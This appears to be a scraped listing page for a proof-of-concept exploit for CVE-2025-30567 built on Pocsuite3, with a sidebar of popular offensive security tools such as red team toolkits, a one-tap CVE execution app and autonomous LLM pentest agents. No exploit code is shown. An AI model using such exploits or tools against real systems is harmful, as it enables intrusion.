
Poc

Written based on Pocsuite3, see Poc_CVE-2025-30567.py for details.
alt text

Reference

CVE-2025-30567

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    282

Explore all tools

Browse our collection of tools

View all tools →